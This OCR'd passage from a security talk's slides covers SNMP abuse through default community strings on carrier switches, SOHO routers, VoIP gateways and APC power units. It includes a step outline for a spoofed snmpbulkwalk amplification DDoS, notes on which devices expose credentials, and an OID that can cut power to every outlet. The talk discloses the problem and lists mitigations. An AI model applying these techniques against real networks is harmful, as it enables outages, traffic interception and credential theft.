--     Rsyntax OCTET STRING(SIZE(0..255))
    ACCESS read-write
    STATUS mandatory
    DESCRIPTION

        "The IP Address of the Mediation
         Device's network interface
         to which to direct intercepted traffic."

    ::= { cTap2MediationEntry 3 }
```




Operator Space – Extreme Networks

```
erey@ws23$ grep private results.txt | grep
extremenetworks | wc -l
    462
```

Mainly:

- ***Summit48si***
- ***Alpine 3804***

```
erey@ws23$ grep private results.txt | grep
Alpine | wc -l
     83
```



Operator Space – Extreme Networks

Alpine 3800


Alpine 3800 chassis switches offer total networking coverage, making them well suited for converged Unified Access networks, Metropolitan Area Networks (MANs), service provider and enterprise data centers, multi-tenant buildings and enterprise wiring closets.

Extreme Networks® award-winning Alpine™ 3800 chassis switches support the scalability, flexibility, security and management features required to build complete enterprise networks, including large campuses, branch offices, data centers and wiring closets. Alpine 3800 series switches enable enterprise networks to adopt new technologies, such as wireless and VoIP, by offering intelligent security and availability features to keep network convergence simple and manageable.

- **Alpine Data Sheet** (144K PDF)
- **Alpine Comparison Chart** (36K PDF)
- **Alpine Product Brief** (152K PDF)
- **Alpine Visio Icons** (548K ZIP)
- **Products At A Glance** (1.2M PDF)

Extreme Networks – Possible Actions

- **Grab/modify config file/image (?)**
- **Modify VLANs**
- **Redirect traffic**




Examples from SOHO Space

- **SMC**
- **Zyxel**
- **Innomedia**
- **D-Link**


SOHO Space – *SMC*

- **Type of “victim devices“: many of their broadband routers**
- **Very common in some parts of the internet (ASIAPAC)**
- **SNMP access: *public/private* enabled by default**
- **Particularly interesting: PPP login data**




SOHO Space – *Zyxel*

- **Type of “victim devices“: different device types**
- **Very common in some carrier/provider spaces**
- **SNMP access: all tested devices with SNMP enabled by default, most only “public“ (however RW access on some)**
- **Particularly interesting: VPN config on *Zywalls***




SOHO Space – *Innomedia*

- **Type of “victim device“: MTA3328 [VoIP/SIP gateway]**
- **Very common in some carrier/provider spaces**
- **SNMP access: *public/private* enabled by default**
- **Particularly interesting: password for web GUI can be set (username is readable), SIP proxies etc.**



SOHO Space – *D-Link*

- **Type of “victim devices“: different devices**
- **Very common in some parts of the internet**
- **SNMP access: *public* enabled by default on vuln devices. After enabling SNMP on switches, default public/private.**
- **Particularly interesting: powerful MIB in some cases ;-)**



What may the function of this box be? ;-)

Switched Rack PDU

Rack PDU, Switched, 1U, 16A, 208/230V, (8)C13

APC Switched Rack PDU , Input: 208V, 230V , Input Connections: IEC-320 C20 , Cord Length: 8.2 feet (2.5 meters) , Output: 208V, 230V , Output Connections: IEC 320 C13


Includes: Installation Guide, Rack Mounting Brackets, User Manual

Standard Lead Time: Usually in Stock

With this MIB... and “private“ from the internet


- **What do you think can be done with this OID?**

```
sPDUMasterControlSwitch  OBJECT-TYPE
 SYNTAX INTEGER        {
     turnAllOnNow                (1),
     turnAllOnSequence           (2),
     turnAllOffNow               (3),
     rebootAllNow                (4),
     rebootAllSequence           (5),
     noCommand                   (6),
     turnAllOffSequence          (7)
  }

  ACCESS read-write
  STATUS mandatory
  DESCRIPTION
```



We‘ve coded some stuff into our tool...


- **Demonstration**



Thinking one step further – Botnet abuse of SOHO devices

- **Port forwarding/proxy capabilities for SPAM relaying – device is probably “always on“ (much better than aunt granny‘s windoze box)**
- **Modified firmware that grabs logins/cc data/personal information/injects malware**

  => http://www.blackhat.com/presentations/bh-europe-06/bh-eu-06-Jack.pdf
- **Redirect traffic (banking, antivirus updates), modify DNS resolution**
- **Get user accounts/passwords**
- **Redirect VoIP calls (modify SIP proxy)**




(D)DoS

- **Amplification Attacks (remember “Smurf“?)**
- **Steps needed:**
  - compile list of devices (will even be fast enough without due to UDP)
  - write some long strings to chosen places (e.g. s*ysContact*)
  - perform *snmpbulkwalk* on these places
  - spoof source address of this operation with victim‘s IP

- **Bytes needed for “command+control“ packet: approx. 60 bytes**
- **Bytes sent back (in some tests): up to 1500**
- **=> with one 2 MBit (upstream) line, 50 MBit of victim can be saturated**


- **Probably even much better ratios possible**
  => more research needed.



Who is to blame

- **(Some? Most?) vendors of SOHO stuff**

- **Carriers:**
  - for still using weak SNMP community strings in their networks
  - for delivering SNMP-enabled SOHO devices with their “broadband products“




Mitigating controls if using SNMP yourselves

- **Check if SNMPv3 possible**

  If using community based SNMP:
- **Restrict authorized managers, use mgmt segments**
- **Use good community strings (length!)**
- **Enable logging:**


```
hdz-core-002(config)#logging snmp-auth
Logging of %SNMP-3-AUTHFAIL is enabled
hdz-core-002(config)#exi
```

- **Think (at least) twice about RW access**
- **Restrict views**



Summary

- **“Generally known“ (but still neglected) interesting attack vector**
- **Still widely exploitable in internet. Has “dark community“ already discovered that?**
- **Vendors MUST change default behaviour.**



Questions?

Thanks for your attention!

Sources

[5] Bypassing Cisco SNMP access lists using Spoofed SNMP Requests:
http://remote-exploit.org/index.php/SNMP_Spoof

[6] How To Copy Configurations To and From Cisco Devices Using SNMP:
http://www.cisco.com/en/US/tech/tk648/tk362/technologies_tech_note09186a0080094aa6.shtml

[7] Cisco SNMP configuration attack with a GRE tunnel:
http://www.securityfocus.com/infocus/1847